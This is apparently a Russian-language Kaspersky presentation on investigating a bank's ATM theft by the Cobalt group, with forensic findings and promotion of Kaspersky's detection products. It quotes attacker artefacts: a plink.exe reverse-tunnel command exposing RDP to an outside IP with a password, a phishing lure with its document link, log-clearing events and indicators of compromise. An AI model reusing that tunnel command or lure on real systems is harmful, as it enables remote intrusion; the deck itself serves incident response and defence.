




КОД
ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ

КАК СДЕЛАТЬ НЕВОЗМОЖНОЕ И РАБОТАТЬ БЫСТРЕЕ?

Евгений Бударин
kaspersky



О ПРОЦЕССАХ



КАК ПРОВЕРИТЬ КАЧЕСТВО ПРОЦЕССА?

- ПЕНТЕСТ
- КИБЕРИНЦИДЕНТ



КОД
ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ

kaspersky

КЕЙС С СОВАЛТ

**БАНК ОБНАРУЖИЛ ПОТЕРЮ
ДЕНЕГ ИЗ БАНКОМАТОВ**

**ЗАПИСИ С ВИДЕОКАМЕР
ПОДТВЕРДИЛИ ФАКТ КРАЖИ**

**ДЕНЬГИ БЫЛИ УКРАДЕНЫ ИЗ
МНОГИХ БАНКОМАТОВ**

**КРАЖИ НА МОМЕНТ ОБРАЩЕНИЯ
ПРОДОЛЖАЛИСЬ**



КОД
ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ

kaspersky

КАКИЕ ВОПРОСЫ ЗАДАЛ НАМ БАНК?

**В СЕТИ ЛИ ЕЩЕ ЗЛОУМЫШЛЕННИК / КТО
ОН?**

КАК ЭТО ОСТАНОВИТЬ?

**КАКОВА ЗОНА ЗАРАЖЕНИЯ / ЧТО ОН
КОНТРОЛИРУЕТ?**

КАК ПРОНИК?

КАК ИСКЛЮЧИТЬ ПОВТОРЕНИЕ?

ЧТО МЫ НАШЛИ НА БАНКОМАТАХ?

```
43842-128-4 /WINDOWS/Prefetch/CNGDISP.EXE-2ACA6EB2.pf
41917-128-4 /System Volume Information/_restore{EBF46418-E091-418A-B5D3
27682-128-4 /Probase/ProDevice/log/20181130.TRC.XML
43841-128-4 /WINDOWS/Prefetch/CNGINFO.EXE-22525D7D.pf
5070-144-1 /Intel
```

```
30115-128-3 /Intel/cngdisp.exe (deleted)
30295-128-3 /Intel/cnginfo.exe (deleted)
```

```
Processing 'CNGINFO.EXE-22525D7D.pf'
Modified on: 2018-11-30 19:48:18

Executable name: CNGINFO.EXE
Hash: 22525D7D
File size (bytes): 20,828
Version: Windows XP or Windows Server 2003

Run count: 9
Last run: 2018-11-30 19:48:17

Volume information:

Files referenced: 47

05: \DEVICE\HARDDISKVOLUME1\INTEL\CNGINFO.EXE
```



ЧТО МЫ НАШЛИ НА ШЛЮЗЕ АТМ?

System_4 Number of events: 159

Level	Source	Event ID	Task Category
Information	Eventlog	104	Log clear
Information	Eventlog	104	Log clear
Information	Eventlog	104	Log clear

Event 104, Eventlog

General Details

The System log file was cleared.

Security_3 Number of events: 602

Source	Event ID	Task Category
Eventlog	1102	Log clear
Microsoft Windows security auditi...	4672	Special Logon

The audit log was cleared.

Subject:

Security ID: SYSTEM
Account Name: SYSTEM
Domain Name: NT AUTHORITY
Logon ID: 0x3E7

```
77015-48-2 /Windows/java.exe ($FILE_NAME)
111139-48-2 /Windows/System32/PsExec.exe ($FILE_NAME)
173100-48-2 /Windows/PSEXESVC.exe ($FILE_NAME)
173200-48-2 /Program Files/RDP Wrapper/rdpwrap.dll ($FILE_NAME)
173223-48-2 /Install/ProView_Cash info_files/cnginfo.exe ($FILE_NAME)
173257-48-2 /Install/ProView_Cash info_files/cngdisp.exe ($FILE_NAME)
```



ЧТО МЫ НАШЛИ НА DC?

Event Properties - File: I:\ \dc01\evt\System.evtx

Standard

Date: 11/22/2018 Source: Service Control Manager
Time: 10:48:36 AM Category: None

Event Properties - File: I:\ \dc01\evt\System.evtx

Standard

Date: 11/23/2018 Source: Service Control Manager
Time: 11:47:44 AM Category: None
Type: Information Event ID: 7045
User: \S-1-5-21-1832098003-3791876705-4283162291-4785
Computer: dc01.

Description:

A service was installed in the system.
Service Name: PSEXESVC
Service File Name: %SystemRoot%\PSEXESVC.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

```
50521 macb r/rrwxrwxrwx 0 0 1  
88 macb r/rrwxrwxrwx 0 0 1  
Fri Nov 30 2018 10:18:22 4194304 m.c. r/rrwxrwxrwx /Windows/JAVAW.exe twork/Down  
Fri Nov 30 2018 10:19:44 56320 macb r/rrwxrwxrwx m.maisuradze_a/AppData/Local  
84 macb r/rrwxrwxrwx 0 0  
Thu Dec 06 2018 18:02:43 351144 macb r/rrwxrwxrwx 0 0 /Public/plink.exe  
84 macb r/rrwxrwxrwx 0 0 Public/plink.exe ($FILE NAME
```

```
plink.exe -N -C -v -R 4079:127.0.0.1:3389 -P 22 root@185.61.149.8 -pw 9262e66050
```


С ЧЕГО ВСЕ НАЧАЛОСЬ?

Уважаемые партнеры, высылаю список мошеннических переводов, осуществленных во время недавней атаки.
Транзакции подлежат дополнительной верификации и изменению статуса в системе, необходимо проверить данные переводы и получателей.

<https://unistreamcloud.ru/File/Doc/Transactions.doc>

- CVE-2017-0143,
- CVE-2017-0144,
- CVE-2017-0145,
- CVE-2017-0146,
- CVE-2017-0148 (MS17-010).



КОД
ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ

kaspersky

КАК УСКОРИТЬ ПРОЦЕСС РАССЛЕДОВАНИЯ?



Kaspersky
Endpoint Detection
and Response



КОД
ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ




kaspersky

ЕДИНЫЙ С АНТИВИРУСОМ АГЕНТ

Kaspersky Endpoint Security for Windows

< Threat detection technologies


THREAT DETECTION TECHNOLOGIES

-  **Machine learning**
Content is generated automatically by machine learning techniques
-  **Expert analysis**
Content is generated by experts
-  **Big Data**
Cloud analysis, Behavior analysis, Automatic analysis
Metadata of suspicious files are collected and processed from millions of endpoints

KASPERSKY SECURITY NETWORK (KSN)
Enabled, Available

Whitelisted objects: 2256104249
Blacklisted objects: 1045968570

Users in the last 24 hours: 4520441
Threats neutralized in the last 24 hours: 21540955
Last synchronization: 13.07.2017 18:25:11



The diagram illustrates the HuMachine architecture. It features three main components: Machine Learning (represented by a brain icon), Expert Analysts (represented by a person icon), and Big Data (represented by a cloud icon). These components are interconnected by a network of lines, with a central hub labeled 'HuMachine' (represented by a brain icon with circuitry) that integrates all three. The background of the interface is a dark, abstract network of green and red lines.



КОД
ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ

kaspersky

ИНСТРУМЕНТЫ ПОИСКА УГРОЗ

Thread Hunting

Гибкий поиск по базе событий на основе заданных критериев

Загрузка IOC

Сканирование по базе событий или сразу на агенте

Поиск угроз

Конструктор Редактор кода

RemoteHostNi = dnscachecloud.com

AND SHA256 = 1a01b8a4c505db70f9e199337ce7f497b3dd42f25ad06487e29385580bca3676

AND RemoteHostNi = dnsclobservice.com

AND (RemoteIP = www.web-traffic.info

AND RemoteHostNi = www.web-traffic.info

AND MD5 = 170a55f7c0448f1741e60b01dcec9cfb

AND LocalIP = 192.16.2.3

Обновить Новый поиск Очистить

02-external-ip-detect-drop-fl... (События: 42)

Запущен процесс: 2 (События: 2)

cmd.exe (События: 12)

Запущен процесс: 1 (События: 1)

wmiprvse.exe (События: 1)

Запущен процесс		Родительский процесс	
Имя IOA		Файл	C:\Windows\explorer.exe
Время события	11 сентября 2019 12:48	MD5	e4a81eddf8b844d85c8b45354e4144e
Файл	C:\Users\budarin\Desktop\02-external-ip-detect-drop-file-with-systool-name.exe	SHA256	afae363afbc03ced0715fa5c25f4e7273d1271cde81a1edcc3b8cb0a1f41671d
Параметры запуска	"C:\Users\budarin\Desktop\02-external-ip-detect-drop-file-with-systool-name.exe"	ID процесса	6404
MD5	7838262c121924cdef766e3721c42422		

АВТОМАТИЧЕСКИЙ ДЕТЕКТ ПОДОЗРИТЕЛЬНОЙ АКТИВНОСТИ

The screenshot displays the Kaspersky Anti Targeted Attack Platform interface. The left sidebar contains navigation options: Мониторинг, Обнаружения (110), Поиск угроз, Задачи, Политики, ИОС/ИОА-анализ, Хранилище, Endpoint Sensors, Отчеты, and Параметры. The main content area shows a detected threat with the following details:

- Имя ИОА: privilege_escalation_to_system_via_named_pipe_impersonation IOA ID
- Важность: Высокая
- Надежность: Высокая
- White list: Добавить в белый список

Below the details, there are tabs for События and Обнаружения. The description section reads: "A service which can help the attacker to escalate privileges to SYSTEM through the named pipe impersonation mechanism has been launched." The recommendations section states: "Make sure that the process which has launched the service, is legitimate and intentional. Make sure the process has not been modified by an untrusted entity." The MITRE technique section includes a table with the following data:

MITRE ID	Имя	Тактика	Ссылка на источник
T1134	Access Token Manipulation	Defense Evasion, Privilege Escalation	https://attack.mitre.org/techniques/T1134

The description for T1134 is: "Описание: Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token. For example, Microsoft promotes the use of access tokens as a security best practice. Administrators should log in as a..." The risk mitigation section states: "Устранение рисков: Access tokens are an integral part of the security system within Windows and cannot be turned off. However, an attacker must already have administrator level access on the local system to make full use of this technique; be sure to restrict users and accounts to the least privileges they require to do their job. Any user can also spoof access tokens if they have legitimate credentials. Follow mitigation guidelines for preventing adversary use..."

The bottom section is titled "Возможное ложное срабатывание".



